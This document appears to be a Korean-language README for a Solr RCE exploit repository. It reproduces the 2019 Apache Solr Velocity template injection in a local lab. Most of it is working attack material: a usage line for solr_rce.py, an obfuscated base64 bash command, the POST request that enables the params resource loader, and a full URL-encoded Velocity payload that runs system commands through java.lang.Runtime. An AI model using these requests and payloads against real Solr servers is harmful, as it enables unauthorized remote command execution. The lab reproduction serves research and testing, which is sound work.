 jas502n/solr_rce
Apache Solr Velocity 템플릿을 통한 RCE

python solr_rce.py http://x.x.x.x:8983 command
http://www.jackson-t.ca/runtime-exec-payloads.html
whoami
>>> bash -c {echo,d2hvYW1p}|{base64,-d}|{bash,-i}
Solr는 Apache Lucene 프로젝트의 오픈소스 엔터프라이즈 검색 플랫폼입니다. 주요 기능으로는 전문(full-text) 검색, 적중 표시, 패싯 검색, 동적 클러스터링, 데이터베이스 통합, 리치 텍스트 처리가 있습니다. 2019년 10월 30일, 해외 보안 연구원이 Solr 템플릿 주입 관련 exp를 공개했습니다. 공격자는 Solr 서버에 무단 접근하여 특정 패킷을 보내 params.resource.loader.enabled를 활성화한 뒤 GET으로 인터페이스에 접근하여 서버 명령 실행을 유발하고, 명령 실행 결과가 response에 반환됩니다. 그래서 로컬에 취약점 환경을 구축해 재현해 보았습니다.
https://www.apache.org/dyn/closer.lua/lucene/solr/7.7.2
https://mirrors.tuna.tsinghua.edu.cn/apache/lucene/solr/7.7.2/solr-7.7.2.zip
/opt/solr-7.7.2/example/example-DIH/solr/atom/conf/solrconfig.xml
root@kali:/opt/solr-7.7.2/example/example-DIH/solr/atom/conf# cat solrconfig.xml | grep enable
    <enableLazyFieldLoading>true</enableLazyFieldLoading>
    <str name="solr.resource.loader.enabled">${velocity.solr.resource.loader.enabled:false}</str>
    <str name="params.resource.loader.enabled">${velocity.params.resource.loader.enabled:false}</str>
root@kali:/opt/solr-7.7.2/example/example-DIH/solr/atom/conf#
./solr -e dih -force
root@kali:/opt/solr-7.7.2/bin# ./solr -e dih -force
*** [WARN] *** Your open file limit is currently 1024.
 It should be set to 65000 to avoid operational disruption.
 If you no longer wish to see this warning, set SOLR_ULIMIT_CHECKS to false in your profile or solr.in.sh

Starting up Solr on port 8983 using command:
"/opt/solr-7.7.2/bin/solr" start -p 8983 -s "/opt/solr-7.7.2/example/example-DIH/solr" -force

Waiting up to 180 seconds to see Solr running on port 8983 [\]
Started Solr server on port 8983 (pid=20222). Happy searching!


Solr dih example launched successfully. Direct your Web browser to http://localhost:8983/solr to visit the Solr Admin UI
root@kali:/opt/solr-7.7.2/bin#
http://10.10.20.166:8983/solr/#/

여기까지 취약점 환경 구축이 완료되었습니다.
사용자가 웹사이트를 열면 Burp Suite에서 모든 core name을 가져올 수 있는 인터페이스를 발견할 수 있습니다. 이후 core name을 순회하며 문자열을 이어붙여 차례로 취약점을 탐지하는 데 유용합니다.

http://10.10.20.166:8983/solr/admin/cores?_=1572594549070&indexInfo=false&wt=json
줄여서 쓰면
http://10.10.20.166:8983/solr/admin/cores?indexInfo=false&wt=json
{
  "responseHeader": {
    "status": 0,
    "QTime": 3
  },
  "initFailures": {},
  "status": {
    "atom": {
      "name": "atom",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/atom",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/atom/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:08.216Z",
      "uptime": 107753
    },
    "db": {
      "name": "db",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/db",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/db/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:09.224Z",
      "uptime": 106745
    },
    "mail": {
      "name": "mail",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/mail",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/mail/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:06.695Z",
      "uptime": 109273
    },
    "solr": {
      "name": "solr",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/solr",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/solr/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:06.702Z",
      "uptime": 109267
    },
    "tika": {
      "name": "tika",
      "instanceDir": "/opt/solr-7.7.2/example/example-DIH/solr/tika",
      "dataDir": "/opt/solr-7.7.2/example/example-DIH/solr/tika/data/",
      "config": "solrconfig.xml",
      "schema": "managed-schema",
      "startTime": "2019-11-01T07:47:03.493Z",
      "uptime": 112475
    }
  }
}
참고: params.resource.loader.enabled는 기본적으로 false입니다.
우리가 수정한 것은 atom 디렉터리의 설정 파일이므로, 이 설정 결함이 존재하는 인터페이스로만 공격할 수 있습니다.
http://10.10.20.166:8983/solr/atom/config

POST /solr/atom/config HTTP/1.1
Host: 10.10.20.166:8983
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 259
Connection: close
Upgrade-Insecure-Requests: 1

{
  "update-queryresponsewriter": {
    "startup": "lazy",
    "name": "velocity",
    "class": "solr.VelocityResponseWriter",
    "template.base.dir": "",
    "solr.resource.loader.enabled": "true",
    "params.resource.loader.enabled": "true"
  }
}
HTTP/1.1 200 OK
Connection: close
Content-Type: application/json;charset=utf-8
Content-Length: 149

{
  "responseHeader":{
    "status":0,
    "QTime":554},
  "WARNING":"This response format is experimental.  It is likely to change in the future."}
http://10.10.20.166:8983/solr/atom/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27id%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end
http://10.10.20.166:8983/solr/atom/select?q=1&&wt=velocity&v.template=custom&v.template.custom=
#set($x='') #set($rt=$x.class.forName('java.lang.Runtime')) #set($chr=$x.class.forName('java.lang.Character')) #set($str=$x.class.forName('java.lang.String')) #set($ex=$rt.getRuntime().exec('id')) $ex.waitFor() #set($out=$ex.getInputStream()) #foreach($i in [1..$out.available()])$str.valueOf($chr.toChars($out.read()))#end

상태 코드가 400이라는 점을 유의하세요. 200이 아니라요. 500이 나타나는 경우는 예외 오류일 수 있습니다. 이는 이후 스크립트를 작성해 취약점 존재 여부를 판단하는 데 보조적인 도움이 될 수 있습니다.
params.resource.loader.enabled를 true로 설정합니다.Request:
========================================================================
POST /solr/test/config HTTP/1.1
Host: solr:8983
Content-Type: application/json
Content-Length: 259
{
"update-queryresponsewriter": {
"startup": "lazy",
"name": "velocity",
"class": "solr.VelocityResponseWriter",
"template.base.dir": "",
"solr.resource.loader.enabled": "true",
"params.resource.loader.enabled": "true"
}
}
========================================================================
